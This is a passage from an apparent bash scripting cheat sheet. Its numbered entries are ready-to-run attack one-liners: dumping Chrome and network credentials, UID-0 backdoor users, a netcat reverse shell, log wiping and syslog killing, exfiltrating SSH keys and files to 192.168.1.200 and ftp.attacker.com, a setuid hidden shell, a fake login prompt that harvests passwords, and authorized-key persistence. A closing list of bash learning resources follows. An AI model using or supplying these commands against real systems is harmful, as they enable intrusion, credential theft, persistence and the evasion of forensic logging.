cat /etc/NetworkManager/system-connections/*
```

### 19. Dump Browser Credentials from Chrome (Requires User Access)

```
#!/bin/bash
sqlite3 ~/.config/google-chrome/Default/Login\ Data "SELECT
origin_url, username_value, password_value FROM logins;"
```

### 20. Identify Writable SSH Keys for Hijacking Sessions

```
#!/bin/bash
find ~/.ssh -type f -perm -o+w
```

---

## Privilege Escalation & Persistence

### 21. Add a User with Root Privileges

```
#!/bin/bash
useradd -m -G sudo attacker
echo "attacker:password123" | chpasswd
```

### 22. Modify /etc/passwd to Gain Root

```
#!/bin/bash
echo "attacker::0:0::/root:/bin/bash" >> /etc/passwd
```

### 23. Create a Backdoor User with UID 0

```
#!/bin/bash
echo 'backdoor:x:0:0::/root:/bin/bash' >> /etc/passwd
```

### 24. Enable Root SSH Access

```
#!/bin/bash
echo "PermitRootLogin yes" >> /etc/ssh/sshd_config
service ssh restart
```

### 25. Setup a Reverse Shell with Netcat

```
#!/bin/bash
nc -e /bin/bash 192.168.1.200 4444
```

### 26. Hide a Process from ps Output

```
#!/bin/bash
kill -STOP $$ # Hides the process from listing
```

---

## Evasion & Anti-Forensics

### 31. Disable Logging for the Current Session

```
#!/bin/bash
echo "Turning off logging..."
echo "" > /var/log/auth.log
```

### 32. Clear Command History for the Current User

```
#!/bin/bash
history -c
```

### 33. Modify Timestamps of Files (Timestomping)

```
#!/bin/bash
touch -t 199901010000 target_file
```

### 34. Disable SELinux (Requires Root)

```
#!/bin/bash
setenforce 0
```

### 35. Kill Syslog to Prevent Logging

```
#!/bin/bash
killall -9 syslogd
```

## Data Exfiltration & Post-Exploitation

### 41. Send Files Over Netcat

```
#!/bin/bash
nc -w 3 192.168.1.200 4444 < /etc/passwd
```

### 42. Extract and Exfiltrate SSH Private Keys

```
#!/bin/bash
tar czf - ~/.ssh | nc 192.168.1.200 4444
```

### 43. Compress and Encrypt Data Before Exfiltration

```
#!/bin/bash
tar czf secret.tar.gz /important_data
openssl enc -aes-256-cbc -salt -in secret.tar.gz -out secret.enc -k
"mypassword"
```

### 44. Capture Keystrokes Using logkeys

```
#!/bin/bash
logkeys --start --output /tmp/keystrokes.log
```

### 45. Upload Data to an External Server via FTP

```
#!/bin/bash
ftp -n <<EOF
open ftp.attacker.com
user attacker password123
put secret.enc
bye
EOF
```

## Bonus

### 46. Encode Data with Base64 Before Exfiltration

```
#!/bin/bash
tar czf - /important_data | base64 > encoded_data.txt
nc -w 3 192.168.1.200 4444 < encoded_data.txt
```

This hides the contents from simple network monitoring by encoding them.

---

### 47. Hide a Backdoor Inside a Legitimate Process

```
#!/bin/bash
cp /bin/bash /tmp/.hidden_bash
```

```
chmod +s /tmp/.hidden_bash
```

This creates a **hidden backdoor shell** that can be used later for privilege escalation.

---

### 48. Set Up a Reverse SSH Tunnel for Persistent Access

```
#!/bin/bash
ssh -R 4444:localhost:22 attacker@192.168.1.200
```

This allows an attacker to connect back into the compromised machine using SSH.

---

### 49. Create a Fake Login Prompt to Capture Credentials

```
#!/bin/bash
echo -n "Username: " && read user
echo -n "Password: " && read -s pass
echo "$user:$pass" >> /tmp/creds.txt
```

This **phishing technique** captures credentials from unsuspecting users.

---

### 50. Add a New SSH Key for Persistence

```
#!/bin/bash
mkdir -p ~/.ssh
```

```
echo "ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEA7..." >>
~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys
```

This allows **password-less SSH access** for persistent control over the system.

---

## Advanced Bash Scripting Topics

- **Automating Tasks with cron Jobs**
- **Writing Interactive Scripts with select**
- **Using awk and sed for Text Processing**
- **Secure Scripting & Error Handling**
- **Integrating Bash with Python**

---

## Additional Resources & Book Recommendations

**Books to Learn Bash Scripting:**

- **The Linux Command Line** – William Shotts
- **Learning the Bash Shell** – Cameron Newham
- **Advanced Bash-Scripting Guide** – Mendel Cooper *(Free Online)*

**Online Resources:**

🔗 GNU Bash Manual

🔗 Bash Academy

---

"Every great Linux admin started with a simple script—keep writing and improving!"